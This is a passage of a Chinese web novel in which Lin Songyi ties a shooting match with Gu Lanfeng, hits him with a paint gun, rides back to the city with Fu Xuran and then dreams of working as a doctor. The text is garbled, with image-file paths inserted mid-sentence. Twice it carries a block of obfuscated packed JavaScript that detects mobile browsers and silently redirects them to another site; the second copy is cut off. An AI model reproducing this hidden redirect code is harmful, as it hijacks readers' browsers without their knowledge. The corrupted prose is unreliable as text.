虽然李清越经常开玩笑说她像个人机,林颂宜却觉得自己骨子里是带着乐观天性的,只是表现的不明显,一旦真的遇上什么事,总能快速自我分析逻辑自洽。
靶场工作人员很快竖起移动靶,众人围成一圈,有更多的视线落到林颂宜身上。
林颂宜这会儿头发有些凌乱,身上的队服也沾上不少脏污,加上素净的一张脸,实在算不得出挑,但她本人对此浑不在意。
在场不少人,心下其实对这个局面都有些不解,他们实在想不出,场上那个一切都很普通的女生,怎么会招惹到顾澜封。
瞧着也不像是个胆大的。
明眼人都知道,这场加时赛透着无厘头。
探究半晌,最终也只能把这一切,归到顾澜封脾气喜怒无常这个原因。
林颂宜和顾澜封两人并肩站在靶场中心,移动靶在两人眼前不断移动,顾澜封也没什么女士优先的风度,抬手径直出击。
顾澜封出木仓的速度很稳,虽不是绝佳的水准,身形手势都很标准,明显练过。
十声响动后,工作人员很快报出得分。
4个十环,5个九环,1个七环。
男人面上不显,林颂宜也看不出他发挥的好不好,心下自我评估一番,决定使出全力。
初夏时节,风抚过发梢已经带上少许温度,缱绻清风绕过她修长的脖颈,鼓噪的血液归于平静,周遭一时无人出声,调整呼吸,林颂宜上前一步站定位置,抬手沉肩,集中注意力,三点一线,食指扣动扳机精准出击。
同样是十下响动。
5个十环,2个九环,3个八环。
平局。
林颂宜缓缓取下耳麦和眼罩,面色平静依旧。
顾澜封在这一刻,终于明白自己为什么看不惯这个人。
太平静了。
这很奇怪。
看似平平无奇的一个人,表面谦让和善,瞧着就不经吓,实际上目空一切,言行能屈能伸,演什么像什么,真对上比自己强势的,又冷静的很。
装得太好,好到让人想扒开她的伪装,瞧瞧里头到
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026389|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
底是什么模样。
无视那道探究的视线,林颂宜自顾活动着肩膀放松肩颈,有段时间没练手,一时有些不适应后坐力。
心下烦躁,知道那人未必满意,林颂宜抬头看向顾澜封,问他:“怎么说?”
“对狙,敢吗?”
林颂宜哑然,认认真真打量对方三秒,得出结论。
神经病。
她果断回答:“不敢。”
“道具木仓,玩吗?”顾澜封说这话的时候,面上甚至带上了点笑意。
围观的人听不清两人的对话,见一轮比赛后,顾澜封竟然能和林颂宜有说有笑,不少人面露古怪。
下一秒,就看到林颂宜举起道具木仓,对准顾澜封心脏来了一木仓。
众人来不及反应,颜料已经在顾澜封胸口炸开一朵绚丽红花。
离得近,衣料也薄得很,颜料弹的冲击效果被放大,内伤不至于,淤青是肯定的。
三局两胜,一平局,一胜局,红队赢不了了。
顾澜封冷不丁挨了这一下,吃痛俯身。
“兵不厌诈,承让。”撂下这一句,林颂宜快步离开。
面对不按常理出招的人,林颂宜想要快刀斩乱麻,也只能兵行险招。
她没错过顾澜封那道好奇的目光。
一个人对另一个目露好奇,也就意味着对那人有了探索欲,适时做出一些略显无脑的事,反而能消减这种在意。
对于不再在意的人,顾澜封这种人是绝对不会继续纠缠的。
至于自己会不会因为猜测失误,冲动行事最终招来更大的报复。
林颂宜选择直接摆烂。
随便吧,反正她当时也想不出更好的解法。
***
“林颂宜!”
李清越冲过来拉住她,面色有些不好看:“你要吓死我?怎么就动手了?”
摸到她发凉的手,李清越带着人往房车走去:“怎么回事?现在知道后怕了?”这还是她第一次见林颂宜冲动行事。
“那个神人要和我对狙。”“……对狙?”
等两人上了车,林颂宜将刚才的事尽数告知,关于“好奇心”的那段分析,她没说。
李清越:“……他有病吧?”
可不是吗?林颂宜开口:“随便吧,大不了我也断条腿,反正又不能真弄死我。”
李清越:“……”
好像是这么回事。
既然是一团乱麻,那就干脆乱刀劈开,越纠缠只会越麻烦。
不多时,陈松野也上了车,带来的是个好消息。
“我和涛哥说了这事,涛哥说付绪然和顾澜封熟,答应了会帮忙说和,不是什么大事,你两也别太担心。”
李清越听他这么一说,知道问题不大,整个人又高兴起来。
陈松野没说的是,顾家家教甚严,前段时间顾澜封刚被家里罚过,这才刚能出来走动,本身也不大可能因为这点事,又闹出动静。
加上陈松野也默认,等林颂宜回到国内,与他和李清越的交集都不一定有多少,更别说其他人。
没想到事情转机来的如此之快,林颂宜冲陈松野感激道:“谢谢。”
陈松野和李清越算是青梅竹马,但两个人能成事,中间多亏了林颂宜两头忙。
这么多年相处下来,虽然林颂宜和李家还有一层雇佣关系,三人私下也算是交情不错的朋友。
林颂宜为人处世很有分寸,今天这出也不是她有意为之,陈松野即便是不看在李清越的面子上,也会去帮着解决。
峰回路转,事情得到解决,林颂宜心下暗自思忖一番,觉得自己继续留下来,搞不好惹了眼会给李清越找麻烦,她这么想也就直接和李清越说了。
“那你就先回去。”李清越没什么意见,也觉得林颂宜先离开比较好,“过会儿找靶场安排辆车送你。”
两人说定,林颂宜起身去卫生间,脱下蓝色队服简单梳洗,瞧着整个人清爽不少,她才觉得舒服一些。
林颂宜推门走出来的瞬间,碰巧和付绪然打了个照面,两人不熟,林颂宜愣怔片刻,冲对方露出社交微笑,礼貌点头示意后很快错开目光。
“颂颂,付少要回市区,正好捎你一程。”
刚才付绪然上车拿东西,和陈松野闲谈几句,得知他稍后准备回市区,李清越立刻就想到请他捎林颂宜回去。
这样一来,林颂宜的行程安全有了保障,别人见她和付绪然一块进出,也会认为两人有些交情,往后哪怕不小心遇上,明面上也不会太为难她。
接收到李清越的好意,林颂宜心下有些感动,笑容也真挚许多:“谢谢付少。”
难为情什么的,不存在的,该攀的人情就得攀。
“你加我好友,晚点我叫你。”
8. 第8章
林颂宜心下有些惊讶,她很快反应过来,拿出手机:“我扫你。”
两人刚加上好友,司机就过来告知车辆已经到位。
林颂宜的行李上午那会儿没打开,原样拎包就能走,倒也不耽误时间。
亦步亦趋跟在付绪然身后一步远的距离,临了,林颂宜才开始发愁,她和付绪然并不熟,一会儿到底该坐后排还是副驾?
好在现实没给她做选择题的机会,看到两人过来,从副驾下来一位体型高大的男人,应该是付绪然随行配备的安保人员。
保镖大哥先替付绪然开得车门,确认付绪然落座,转身绕过车头走到另一边请林颂宜上车。
付绪然似乎很忙,一上车就开始摆弄手里的平板,林颂宜自觉避开,并没有去看屏幕上显示的内容。
“水在这,有需要你自己拿。”付绪然的眼睛没有离开平板,只伸手在车载冰箱的位置点了一下,示意林颂宜自便。
“好,谢谢。”
车内很安静,林颂宜干脆学着付绪然,拉出小桌子掏出电脑,对论文批注进行最后的修改。
车内环境静谧,林颂宜很容易就沉下心开始认真做事,将论文重新梳理了一遍,再抬头时间已不知过去多久,林颂宜小幅度轻轻转动脖子,尽量不打扰到旁边的人。
“你学得也是基因工程?”
“也?啊……对。”前头长久沉浸在自己的思绪里,付绪然突然搭话,林颂宜一时有些卡壳。
“本科也是吗?”付绪然拧松盖子,将手里的水递给林颂宜,“我有个朋友和你同专业,今年准备回国发展,有机会介绍你们认识。”惊讶于付绪然的热心肠,他们这个圈层的人,开口主动介绍人脉,林颂宜简直要怀疑自己是没睡醒才会幻听。
估摸着他是忙完随口一提,反正林颂宜也不知道该说点什么,顺着付绪然的问题回答就行。
“谢谢。”林颂宜接过矿泉水,瓶身有些凉,她没有马上喝,握着瓶子继续道,“本科是临床,出来后才换的方向。”至于换专业的原因,林颂宜没说。
“回国后什么打算?”
“进实验室。”
“挺好。”林颂宜笑着点头应是,算是默认付绪然的说法。
“陈松野和我说了今天的事,顾澜封不会找你麻烦,你放心。”
林颂宜这回的笑容真心实意许多:“谢谢付少,今天也怪我冲动,不知道有没有伤到人。”
付绪然回完消息,侧过头看向她。
车内光线柔和,暖光落到林颂宜身上,她整个人似被笼上一层毛茸茸的外壳,温和无害,完全看不出剑指他人的气势。
“皮糙肉厚,他应得的,不用理他。”
这话林颂宜不能接,看样子他们俩人关系确实不错,得了付绪然的准话,林颂宜心下大定。
约莫四十分钟后,车子停在林颂宜入住的酒店门口,两人道别,林颂宜目送对方离开直到看不见车尾,这才转身进入旋转大门。
洗漱过后,林颂宜重新躺到床上,她只觉得这一天心累的很,放空大脑后很快睡去。
***
林颂宜这一觉睡得很沉,耳边时不时能听到一些嘈杂声,但睡梦中意识昏沉,听得并不真切,直到肩膀被人拍了一下,才猛地从昏睡中挣脱出来。
“醒啦?走吧,开会去。”
“开会”这两个字,堪比根植于灵魂深处的行动指令。
在肌肉记忆的操纵下,肢体先于大脑做出反应,林颂宜自然且快速地拿起桌面上的文件夹跟着往外走。
叫醒林颂宜的人叫赵钦霜,是她关系很要好的朋友。
俩人从大学起就是舍友,后来机缘巧合进到同一家医院实习,现在既是同事也是私交甚笃的挚友。
刚才这几步路的时间,林颂宜已经解锁了新一轮的梦境提示。
现在,她是刚上完三天夜班的林医生。
“昨晚很忙吗?”赵钦霜将一杯豆浆递到林颂宜面前,“先凑合着垫巴一下。”
嘴巴和手的反应比脑子快,林颂宜接过豆浆喝了一口,混合着各种豆类的醇厚香气在嘴里同时迸发,甜滋滋的,舒服得她眯起了眼睛。
“后半夜来了俩急诊,天蒙亮才抽空眯了会儿。”林颂宜抬手,比了个就一点点的的手势,着重强调:“就这么一会儿。”
本来就是一句玩笑,眼见赵钦霜眼里升起愧色,林颂宜忙安慰她:“哎呀,多大点事,谁还没点急事要忙,下次你帮我值班不就行了?”
这几次夜班都是林颂宜在替她,赵钦霜见林颂宜面露疲色,便道:“我家里处理的差不多了,后头三天正好能替你值班,这个假期你安心休息,等交完班就赶紧回家补觉。”
林颂宜做出一个稍显夸张的感动表情,故意掐着嗓子:“霜霜你真的太好啦~”
两人笑作一团。
说话间走到会议室的门口,里头已经有不少同事。
“林医生,赵医生,早啊。”
“早。”
“早上好。”
……
***
做梦就是好啊!都当医生了,也就在梦里能实现假期自由。
林颂宜心里美滋滋地感慨今天是个好梦,冷不丁被赵钦霜用手肘怼了一下。
她转过头听到对方悄声提醒自己:“主任点你呢。”
察觉到有视线落在自己身上,林颂宜下意识坐直身体,就这么直直对上一张严肃的冷脸。
林颂宜:“……”
要命。
梦里走个神都能被抓包?
凭借多年应对随机点名的经验,林颂宜迅速收敛心神,她看向手里的查房记录,脑中快速过完一遍,开始汇报相关事项。
“2床患者目前是术后第三天,当前生命体征平稳,腹部创口红肿正在逐步消退,压痛减轻,创口无出血迹象,24小时引流量也在逐步减少,进一步的用药方案,需要等下午详细报告出来后再行调整……”
直至汇报完管辖床位的详细情况,林颂宜才再次抬头看向前方,等待对方的反应。
“好。”主任在表格上勾画几下,目光始终没有离开手里的交班报告,随即又示意下一个人继续。
晨会交班很快结束,众人陆续离开会议室,准备开启新一天的忙碌。
连着三天连轴转,这会儿终于轮到林颂宜下班,下班既放假!
开门,上车,关门,点火,一气呵成。
车子很快滑出停车场汇入主干道。
“叮”的一声,电梯门被打开。
林颂宜从中走出,在房门口站定片刻,抬手输入指纹。
“嘀”的一声,防盗门应声而开。
听到动静,门内的男人转身,与林颂宜四目相对。
***
视野开阔的落地窗前,立着一道颀长身影,宽肩窄腰背脊挺括,上半身未着寸缕,那画面端地是一副男模出浴图。
林颂宜进家门的时候,男人正背对着门口方向接听电话,听到门口的声响,他转
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new 